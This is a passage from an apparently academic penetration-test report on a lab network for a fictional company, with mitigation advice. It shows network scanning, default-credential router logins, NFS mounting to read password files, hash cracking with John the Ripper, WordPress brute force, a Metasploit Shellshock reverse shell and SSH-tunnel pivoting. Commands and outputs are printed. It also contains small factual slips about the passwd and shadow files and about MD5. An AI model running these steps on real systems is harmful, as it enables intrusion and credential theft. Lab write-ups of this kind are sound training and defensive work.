Starting with the address found in the list of interfaces on the firewall dashboard, the NMAP scan indicates that there is another router within the firewall, beyond .234. The router is also running the VyOs service on .97. Logging in with the default credentials and using the show configuration command nets the following results:


```

interfaces {
    ethernet eth1 {
        address 192.168.0.65/27
        duplex auto
        hw-id 00:15:5d:00:04:1b
        smp_affinity auto
        speed auto
    }
    ethernet eth2 {
        address 192.168.0.97/27
        duplex auto
        hw-id 00:15:5d:00:04:1a
        smp_affinity auto
        speed auto
    }
    loopback lo {
        address 4.4.4.4/32
    }
}
protocols {
    ospf {
        area 0 {
        }
        area 1 {
            network 192.168.0.64/27
            network 192.168.0.96/27
        }
    }
}

```

Fig 3.21 – Show configuration for 192.168.0.97.

The show configuration results indicate that there is another subnet within the firewall. These results also demonstrate that this is the 4th OSPF router found. Scanning the 192.168.0.64/27 subnet results in the following output:

```

root@kali:~# nmap -sV 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-05 10:49 EST
Nmap scan report for 192.168.0.65
Host is up (0.0029s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.66
Host is up (0.0037s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind      2-4 (RPC #100000)
2049/tcp  open  nfs_acl      2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Fig 3.22 – NMAP scan for 192.168.0.64/27.

The scan displays that there is only one other device within this subnet, being a linux machine. Finally, the scan for the DMZ at .241 was performed:

```

root@kali:~# nmap -sV 192.168.0.241
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-05 10:36 EST
Nmap scan report for 192.168.0.241
Host is up (0.0018s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE VERSION
53/tcp    open  domain (generic dns response: REFUSED)
80/tcp    open  http   nginx
2601/tcp  open  quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp  open  quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp  open  quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version,
SF-Port53-TCP:V=7.80%I=7%D=12/5%Time=638E101C%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,E,"\0\0c\0\06\081\05\0\0\0\0\0\0")%r(DNSStatusR
SF:equestTCP,E,"\0\0c\0\09\05\0\0\0\0\0\0\0");

```

Fig 3.23 – NMAP scan for 192.168.0.241

This scan further confirms .241's location within the network, as the DMZ. The devices that run the service 'quagga' together form the firewall.

Ifconfig is a command that displays all the connections to a device. Performing this command on the command line of .34 (obtaining this shell will be elaborated in security weaknesses) displays a previously unknown connection.

```

eth1      Link encap:Ethernet  HWaddr 00:15:5d:00:04:11
          inet addr:13.13.13.12 Bcast:13.13.13.255 Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:411/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:29 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3823 (3.8 KB)  TX bytes:10014 (10.0 KB)

```

Fig 3.24 – Cropped output of ifconfig on 192.168.0.34, displaying a previously undiscovered address.

NMAP scans are being blocked currently and is crucial to identifying the device type however access to 13.13.13.12 can be achievable via tunnelling. Tunnelling and the exploit will be covered more in depth within security weaknesses. After allowing connections, the NMAP scan indicates that 13.13.13.12 is a Linux device.

```

root@kali:~# nmap -sV 13.13.13.12
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-19 07:34 EST
Nmap scan report for 13.13.13.12
Host is up (0.0031s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Fig 3.25 – NMAP scan for 13.13.13.12.

4. Security weaknesses


4.1 Exploitation methods

Similar to the network mapping process, the investigation starts with an IP address given, 192.168.0.200/27. Using the prior information, an NMAP scan is performed to identify other hosts and addresses in the network, like how it was used in the mapping section of the report, while also identifying services being operated by the machine. These are both useful to an attacker as they allow them to:

- Identify any new machines and subnets within the network to potentially understand how it functions, its structure and the logic followed when creating the network.
- Identify the services being run on machines, including their port number, to develop an understanding of the machines purpose and if it could be vulnerability to any exploits.
- If the command is configured correctly, identify the operating system and device type of the machine. Certain exploits can only be done on specific versions of an operating system, making that information crucial to a potential attacker.

NMAP can do all this by firstly checking a network for any hosts and services [4], a method of doing this is by sending ICMP packets to all the addresses requested in the scan. ICMP packets are the same type of packets sent during a 'ping' command. If there is a response from the address, NMAP will identify that the host is live and begins further scanning. The next stage of the scanning process is to identify what services are being ran on the device. This achieved by NMAP using a vast library of scripts which send out specific packets to the ports of the machine. If the machine sends a response packet back, NMAP recognises that the port is currently open and will attempt to further enumerate the service running and potentially the associated version. NMAP is able to accomplish this using the vast number of signatures within its database [5]. This is also how NMAP can identify the device type and operating system version.

The NMAP scan performed for identifying the ports open and associated services was the same used for the network map using the command: 'nmap -sV 192.168.0.200/27'. Throughout the process of exploiting, NMAP scans are used thoroughly as more hosts are discovered. Repeat screenshots can be found in the appendix. Ignoring the machines that belong to the attacker, .200 and .199, the other 2 machines are running numerous services which could be exploited. Firstly, the host .193 is identified as a router by NMAP, specifically running the VyOS software on port 23. Using the default credentials found earlier during the network mapping process it is possible to connect to the router using the telnet service:



```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193 ...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Oct 20 22:51:45 UTC 2021 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
```

Fig 4.1 – Command used to connect to the telnet service on 192.168.0.193.

The command is executed on a command line where majority of the exploits will take place. In order to perform this exploit, a command line must be opened and the command 'telnet 192.168.0.193' must be implemented as seen in Fig 4.1. Afterwards the user would be prompted with a login screen for VyOs and using the default credentials found online, username vyos and password vyos. Once logged in, an attacker would have access to the routers setting and configuration. From this, information is leaked including details such as IP addresses and subnets about other machines and routers within the network.

Obtaining administrator or root privilege in a victim's machine is a very common goal among attackers as with that privilege they are able to perform almost anything on the victim's machine. A method of achieving this would be to access the files where the usernames and passwords are stored. Within a Linux machine, the file location for usernames is /etc/shadow and for password it's /etc/passwd. The difficulty is that these files are only accessible within the machine however the NFS service allows remote access to these files.

NFS (Network File System) is a service that allows for files to be easily shared between a network. It works by having a 'mount' which allows the files to be accessed by anyone within the network [6]. As discovered in the NMAP scan, 192.168.0.210 is running NFS. It is possible to mount .210 using the following commands:

```
root@kali:~# mkdir mount1
root@kali:~# mount -t nfs 192.168.0.210:/ ./mount1
root@kali:~# cd mount1
root@kali:~/mount1# ls
bin boot cdrom dev etc home initrd.img lib lib64
```

Fig 4.2 – Mounting onto 192.168.0.210 using NFS.

The first command is to make a directory for the new mount where the files from .210 will be stored, labelled as 'mount1'. The second command indicates to put the files located in 192.168.0.210 into the directory just created. Finally, the last 2 commands are to change to the new directory and display the contents found within the mount. With the file contents of .210 acquired, an attempt to locate the usernames and passwords of the users should take place. Upon traversing the file contents, the passwd and shadow files were located:

```
colord:x:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
xadmin:x:1000:1000:Abertay,,,:/home/xadmin:/bin/bash
statd:x:116:65534::/var/lib/nfs:/bin/false
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
```

Fig 4.3 – Passwd file for 192.168.0.210, notably with the username for admins, 'xadmin'.

The administrator username had been found within passwd and the password hash for the associated account alongside it which can be found in the appendix due to its size. A very common security practice is to store passwords as hashes instead of plaintext, this is for scenarios like this where a hacker compromises a machine and does not immediately gain credentials for users. Hashes are one-way functions where every single input will give a different output. The crucial detail however is that similar inputs, even with a one character or number difference would give vastly different outputs. Hashes are perfect for storing passwords due to their one-way nature so

whenever the credentials need to be verified, the user's input for the password is hashed and then compared to the saved one. There are various hashing methods however some have become unsecure such as SHA1 and MD5 which are not recommended to be used. Linux uses MD5 to store the users' passwords and ironically there are tools on Linux to crack said passwords. One of these tools is unshadow which takes the username and hash from passwd and shadow respectively and outputs it into a usable file.

```
root@kali:~/Desktop# unshadow passwd shadow > crack.password.db
```

Fig 4.4 – Unshadow command performed for the username and password found within 192.168.0.210.

The file, 'crack.password.db' (which will be later named as 'xadmin') can be used by password cracking tools such as john the ripper.

```
root@kali:~# john ~/Desktop/xadmin /usr/share/wordlists/rockyou.txt
Warning: only loading hashes of type "sha512crypt", but also saw type "tripcode"
Use the "--format=tripcode" option to force loading hashes of that type instead
```

Fig 4.5 – Using john the ripper on the password found.

Within the command, the file xadmin containing the username and hash were being compared to the wordlist, 'rockyou.txt'. A word list is a text document containing common passwords. Using the wordlist, john the ripper uses the password cracking technique known as brute forcing where 1000s or even millions of passwords are tested against the chosen password(s) in the hope that just 1 of the attempts matches. Examples of common passwords would be ones similar to 'password' or 'admin' followed by variations of those. Running the command results in the following output:

```
Proceeding with wordlist:/usr/share/john/password.lst, rules:Word
Proceeding with incremental:ASCII
0g 0:00:01:39 3/3 0g/s 2876p/s 2876c/s 2876C/s sane24..saluno
plums (xadmin)
1g 0:00:02:36 DONE 3/3 (2022-11-21 07:37) 0.006406g/s 2896p/s 28
```

Fig 4.6 – xadmin password found to be 'plums'.

In order to test that the username and passwords are correct, the machine can be connected to with the credentials using SSH:

```
root@kali:~# ssh xadmin@192.168.0.210
The authenticity of host '192.168.0.210 (192.168.0.210)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87PLxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.210' (ECDSA) to the list of known hosts.
xadmin@192.168.0.210's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)
```

Fig 4.7 – Using SSH to log into 192.168.0.210 using the credentials obtained from the NFS exploit.

From the NMAP scans, it was discovered that .210 was not the only host utilising NFS. The procedure of attempting to view the files and potentially gain access to the passwords was done on every machine using NFS:

- It was possible to connect to .34 and .130 however no files appeared to be accessible.

- Connecting to .66 was possible and there were files to be accessed. The passwd and shadow files could be accessed however the xadmin and root password seemed to be uncrackable unless given a very long time to run a password cracker.
- 13.13.13.12 refused to connect via NFS.

As covered briefly in when discussing NFS, SSH is a service running on port 22 of many machines within the network. SSH allows other machines within the network to connect to the host running SSH. Using the credentials obtained from the NFS exploit it is possible to change the root password from an SSH command line:

```

Last login: Sun Aug 13 13:45:10 2017 from 172.16.0.1
xadmin@xadmin-virtual-machine:~$ sudo passwd root
[sudo] password for xadmin:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
xadmin@xadmin-virtual-machine:~$

```

Fig 4.8 – Changing the root password using admin credentials. Password was set to 'root' for simplicity.

Additionally, the SSH config file must be changed to permit root login:

```

xadmin@xadmin-virtual-machine:~$ cd /etc/ssh
xadmin@xadmin-virtual-machine:/etc/ssh$ sudo pico sshd_config
xadmin@xadmin-virtual-machine:/etc/ssh$

```

Fig 4.9 – File location for the SSH configuration file.

```

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes

```

Fig 4.10 – Editing the SSH configuration file to allow the user to login as the root user from via SSH.

These SSH exploits can also be performed on .34 and .130, however .130 requires that the user be connected to .34 beforehand.

One of the web servers found within the network was 172.16.221.237. Performing a nikto scan nets the following results:


```

root@kali:~# nikto -h 172.16.221.237
- Nikto v2.1.6
-----
+ Target IP:      172.16.221.237
+ Target Hostname: 172.16.221.237
+ Target Port:    80
+ Start Time:     2022-11-28 06:52:25 (GMT-5)
-----
+ Server: Apache/2.2.22 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 45778, size: 177, mtime: Tue Apr 29 00:43:57 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different way.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.apache.org/docs/2.2/mod/mod_negotiation.html#multiViews
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8725 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:      2022-11-28 06:52:40 (GMT-5) (15 seconds)
-----
+ 1 host(s) tested
root@kali:~# █

```

Fig 4.11 – Nikto scan results for 172.15.221.237.

The scan results indicate that the webserver was vulnerable to brute forcing file names. Dirbuster is a tool that utilises a wordlist for common website file names such as /index or /logout. The example of the dirbuster configuration used to perform the exploit can be found in the appendix. The output from dirbuster was a large text document with all the files brute force tested. Despite the files existing, not all can be accessed on the website to begin with. For example, files requiring administrator credentials would return a 301 HTTP response code. Files that can be accessed return a 202 HTTP response code, one of these files was 172.16.221.237/wordpress. The web page can be accessed by typing the discovered file into a search engine, leading to the follow WordPress web page:




Fig 4.12 – Web page of 172.16.221.237/wordpress.

On the website there is a login page with an exploitable vulnerability. When attempting to login, the web page will indicate if the username is correct or not when a password is incorrect. This allows attackers to guess common usernames such as 'admin' very easily:




Fig 4.13 – Login page for 172.16.221.237 displaying that 'admin' is a username that exists.

Using the information enumerated, an attacker can use a password cracking tool specifically designed for WordPress known as wpscan:

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / zxc123
Trying admin / vandie Time: 00:08:40 <=====

[i] Valid Combinations Found:
  | Username: admin, Password: zxc123
```

Fig 4.14 – Administrator credentials found for website on 172.16.221.237.

Another web server within the network was 192.168.0.242 which was previously exploited to gain access to the firewall. The web servers root and user credentials can also be obtained using similar methods used during the NFS exploitation methods. The shellshock exploit was used again however this time using a normal command line shell instead of a meterpreter shell:

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (36 bytes) to 192.168.0.234
[*] Command shell session 1 opened (192.168.0.200:4444 -> 192.168.0.234:10109) at 2022-11-24 09:33:16 -0500

whoami
root
█
```

Fig 4.15 – Shell created on 192.168.0.242.

The hashes for accounts within the machine were identified in the expected file location (hashes can be found in the appendix) and the process of using unshadow and john the ripper to crack the passwords was performed:

```
Almost done. Processing the remaining buffered
Proceeding with wordlist:/usr/share/john/passwo
apple (root)
Proceeding with incremental:ASCII
pears (xweb)
2g 0:00:02:30 DONE 3/3 (2022-11-24 09:54) 0.013
```

Fig 4.16 – root and xweb passwords identified for 192.168.0.242.

As seen within the network mapping process, 192.168.0.242 exploits can also lead to gaining access to the firewall, through the use of the shellshock vulnerability. The shellshock vulnerability allows malicious code to be executed in BASH (Shell for the GNU operating system). It works by injecting arbitrary code in between legitimate code for BASH to execute [7]:




Fig 4.17 – Diagram of how rogue code can be injected into a BASH function to be executed [8].

Using the same instructions within the network mapping process, the exploit can be performed to gain a meterpreter shell on .242 and then use port forwarding to gain access to the firewall's webpage on .234. When accessing the web page, a user is prompted with a login screen, as is common within this network, default credentials can be used to login with administrator privileges and disable parts of the firewall.

An anomaly within the network was discovered when using the command 'ifconfig' when connected to .34 via SSH. Ifconfig displays all connections to the device which was very useful as the address found would not have been picked up by any NMAP scans due to the address being in a vastly different range compared to the other addresses. This address was 13.13.13.12, attempting to run an NMAP for the address was also unsuccessful:

```

root@kali:~# nmap -sV 13.13.13.12/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-19 05:40 EST
Nmap done: 256 IP addresses (0 hosts up) scanned in 207.02 seconds
root@kali:~#

```

Fig 4.18 – Attempting to ping 13.13.13.12/24, completely unsuccessful.

Any attempts to guess the services running were unsuccessful due to all methods of connecting being blocked (SSH and NFS were attempted due to being common services within the network). A method of accessing the 13.13.13.12 would be through the use of tunnelling. Tunnelling is a method used in networking to transport data across a network when certain protocols are not supported by a part of the network [9], in this case transferring data from 192.168.0.34 to 13.13.13.12. This is accomplished by the process of encapsulation where packets are stored within other packets.

To perform the exploit, the attacker must connect to .34 using root credentials. Then the SSH configuration file must be updated to allow tunnelling:

```

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes

```

Fig 4.19 – Added 'PermitTunnel yes' to SSH config file.

After appending the SSH configuration file, the SSH service was restarted so the service can update the configurations. From the attacker's kali machine connect to .34 as the root again but include '-w0:0' before specifying the user and address. This begins creating a tunnel known as 'tun0' on the attackers Kali machine and .34.

```

root@kali:~# ssh -w0:0 root@192.168.0.34
root@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

```

Fig 4.20 – Tunnel created between the attacker's machine and 192.168.0.34.

After connecting to .34, an IP address was added for the tunnel to use and then the status was set to up (active):

```

root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/24 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~#

```

Fig 4.21 – Ip address 1.1.1.2/24 was added for tun0 and then set to up on 192.168.0.34

On the attacker's machine command line, the same commands were performed, just with a slightly different IP address:

```

root@kali:~# ip addr add 1.1.1.1/24 dev tun0
root@kali:~# ip link set tun0 up

```

Fig 4.22 - Ip address 1.1.1.1/24 was added for tun0 and then set to up on the attacker's machine.

The tunnel should now be setup however IPv4 routing still needs to be enabled on .34. This is controlled within a file called forwarding located in the screenshot below:

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
```

Fig 4.23 – Using the echo command to enable IPv4 forwarding in 192.168.0.34, 1 representing ‘true’.

Finally, returning to the attacker’s command line, a new route is added so packets can be sent through the tun0 interface:

```
root@kali:~# route add -net 13.13.13.0/24 tun0
```

Fig 4.24 – Route added on the attacker’s machine, 13.13.13.0/24 being the subnet ID that 13.13.13.12 belongs to.

The tunnel being successfully created means that 13.13.13.12 can be successfully pinged:

```
root@kali:~# route
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
default 192.168.0.193 0.0.0.0 UG 0 0 0 eth0
1.1.1.0 0.0.0.0 255.255.255.252 U 0 0 0 tun0
1.1.1.0 0.0.0.0 255.255.255.0 U 0 0 0 tun0
13.13.13.0 0.0.0.0 255.255.255.0 U 0 0 0 tun0
192.168.0.192 0.0.0.0 255.255.255.224 U 0 0 0 eth0
root@kali:~# ping 13.13.13.12
PING 13.13.13.12 (13.13.13.12) 56(84) bytes of data.
64 bytes from 13.13.13.12: icmp_seq=1 ttl=64 time=1.91 ms
64 bytes from 13.13.13.12: icmp_seq=2 ttl=64 time=1.61 ms
64 bytes from 13.13.13.12: icmp_seq=3 ttl=64 time=1.78 ms
64 bytes from 13.13.13.12: icmp_seq=4 ttl=64 time=1.78 ms
^C
```

Fig 4.25 – Routing table and successful pings from the attacker’s machine to 13.13.13.12.

An NMAP scan was now successfully performed on 13.13.13.12:

```
root@kali:~# nmap -sV 13.13.13.12
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-19 07:34 EST
Nmap scan report for 13.13.13.12
Host is up (0.0031s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Fig 4.26 – NMAP scan for 13.13.13.12.

Due to the service running SSH, previously acquired credentials can be used to connect, change the root password and SSH configuration to allow root login.

The machine found within the firewall, 192.168.0.66 was able to find the hashes for xadmin and root however they were uncrackable unless given an extremely long amount of time. A method of getting past this would be to abuse RSA certificates to allow an attacker to connect via SSH. This can be

achieved by generating a public and private RSA key pair, the public key would be copied onto the victim's machine, in this case done using NFS, while the private key is kept for the attacker. This exploit was performed on .66 however was unsuccessful. Whenever attempting to connect to .66 after adding the RSA public to the /root/.ssh directory, it would result in all SSH connections being refused and the network needing to be reset.


4.2 – Mitigation against exploits

According to the NMAP creators themselves, possible defence against NMAP include blocking probes, reducing the information obtainable from a scan, and creating misleading information to throw off any attackers [10]. Downsides to these techniques are that it can cause confusion for network administrators who are not familiar with the network.

A common theme throughout the network was the use of default credentials. This was most present when exploiting the routers. In order to change the credentials of a VyOs router, the user must:

- Connect to the router.
- Type 'configure' to enter configuration mode.
- Type the following command 'set system login user [username] authentication plaintext-password [password]'.
- Commit and save changes

While not all machines running NFS have their files accessible, even the one that did, .210 lead to the passwords for many of the machines within the network. A solution would be to allow only certain users to access the shares however it can defeat the purpose of the service to begin with [11]. Using IPTables [12] is an option to restrict what connections and packets are allowed however if a trusted connection is compromised, this can defeat the purpose. This would also prevent any brute forcing attempts for wanting to connect via SSH. Using different passwords for different machines prevents 1 set of credentials being able to compromise more than 1 machine. Passwords can be changed by using the following command:



```
xadmin@xadmin-virtual-machine:~$ sudo passwd xadmin
[sudo] password for xadmin:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Fig 4.2.1 – Command to change the password for a linux user.

Additionally, overall better password security should be performed on all machines, especially for the WordPress login. Good passwords should include numbers, capital letters and symbols such as @ or !.

In order to prevent the Shellshock vulnerability on the webserver's, updating Bash is essential [13]. This can be done with the following command: 'sudo apt-get update && sudo apt-get install --only-upgrade bash'. To ensure Bash has updated correctly, it is recommended to check if the update was successful through another Nikto scan.

5. Network design critical evaluation

The network for ACME Inc. has certain good networking and security practices while also featuring many exploitable flaws. To begin on the good aspects, the network is generally subnetted very efficiently. For example, within the subnets such as 192.168.0.224/30 and 192.168.0.228/30, there are only 2 possible hosts which make those perfect for bridging between routers. Likewise, subnets using the CIDR notation of /27 allow for many more connections. Conversely, within the network mapping it is discovered that often in the /27 there is only 2 connections within it, however it is also good practice to leave numerous connections open for future expansion of the network.

Regarding security, the network has some countermeasures to prevent unauthorised access on machines' files through the use of NFS. Despite not all machines preventing access, if all did then obtaining the passwords through the use of file traversal would not be as easily done. Adding to this, there is some variation of passwords between the different machines.

The firewall was successful in initially hiding a large part of the network, specifically when blocking TCP packets since that prevented the addresses from being identified by scanners such as NMAP. A firewall to protect more of the network should be used in the future.

To begin the flaws within the network, there are some subnetting issues. Firstly, 192.168.0.96/27 has too many hosts for what appears to be a bridging network. Secondly there are a couple of peculiar addresses for some machines. The 172.16.221.0/24 network could be explained by needing a large number of hosts and some separation between the rest of the network. Meanwhile, the machine 13.13.13.12 serves very little purpose while having such a different address.

The use of default credentials within the network cripples its security. The credentials for the routers and firewall should be changed immediately, the fact that they were kept as they were, is incredibly bad security practice. In general, the passwords found that were most likely set by the previous network administrator were not secure and could have been susceptible to brute forcing. In order to improve password security numerous options should be seriously considered:

- Employees should be forced to have passwords of a certain strength, including a decent length and use of numbers, capital letters and symbols.
- Employees should not include personal data within their passwords.
- Passwords should eventually expire.

The web servers being vulnerable to Shellshock is a critical flaw that on its own can lead to the whole network being compromised.

The firewall already present in the network did sufficiently at preventing some information leakage however a larger firewall encompassing more of the network (especially web servers) would greatly benefit the overall health and security.

Another countermeasure to stop attackers is to use an intrusion detection system (IDS). An IDS aims to identify attacks which may have not been detected or stopped by other security software such as a firewall. An SIV (System Integrity Verifiers) may be most suitable for the network to alert network administrators to any unauthorised changes created by an intruder and prevent them from causing more damage.

6. Conclusion

The network within ACME. Inc was a mixed bag with overall health and security. Aspects such as the subnetting were overall done effectively and efficiently while very basic password security was not present. It could be believed that the old network manager was unfamiliar with good cybersecurity practices to begin with and was only beginning to implement them on certain machines. It should be recommended that ACME Inc. use the documentation provided and hire a new network administrator as cybersecurity is critical to the health of any company.

7. References

- [1] Fitzgibbons, L. (2021) What is telnet? definition from searchnetworking, Networking. TechTarget. Available at: <https://www.techtarget.com/searchnetworking/definition/Telnet> (Accessed: December 30, 2023).
- [2] VyOS default user and password (no date) VyOS. Available at: <https://support.vyos.io/en/kb/articles/vyos-default-user-and-password> (Accessed: November 14, 2023).
- [3] Steve et al. (2022) Understanding port forwarding- beginners guide, Steve's Smart Home Networking Guide | Practical Home Networking and Home Automation. Available at: <https://steve-smarthomeguide.com/understanding-port-forwarding/#:~:text=Port%20forwarding%20is%20a%20technique,forwarding%20on%20your%20home%20router.> (Accessed: January 3, 2023).
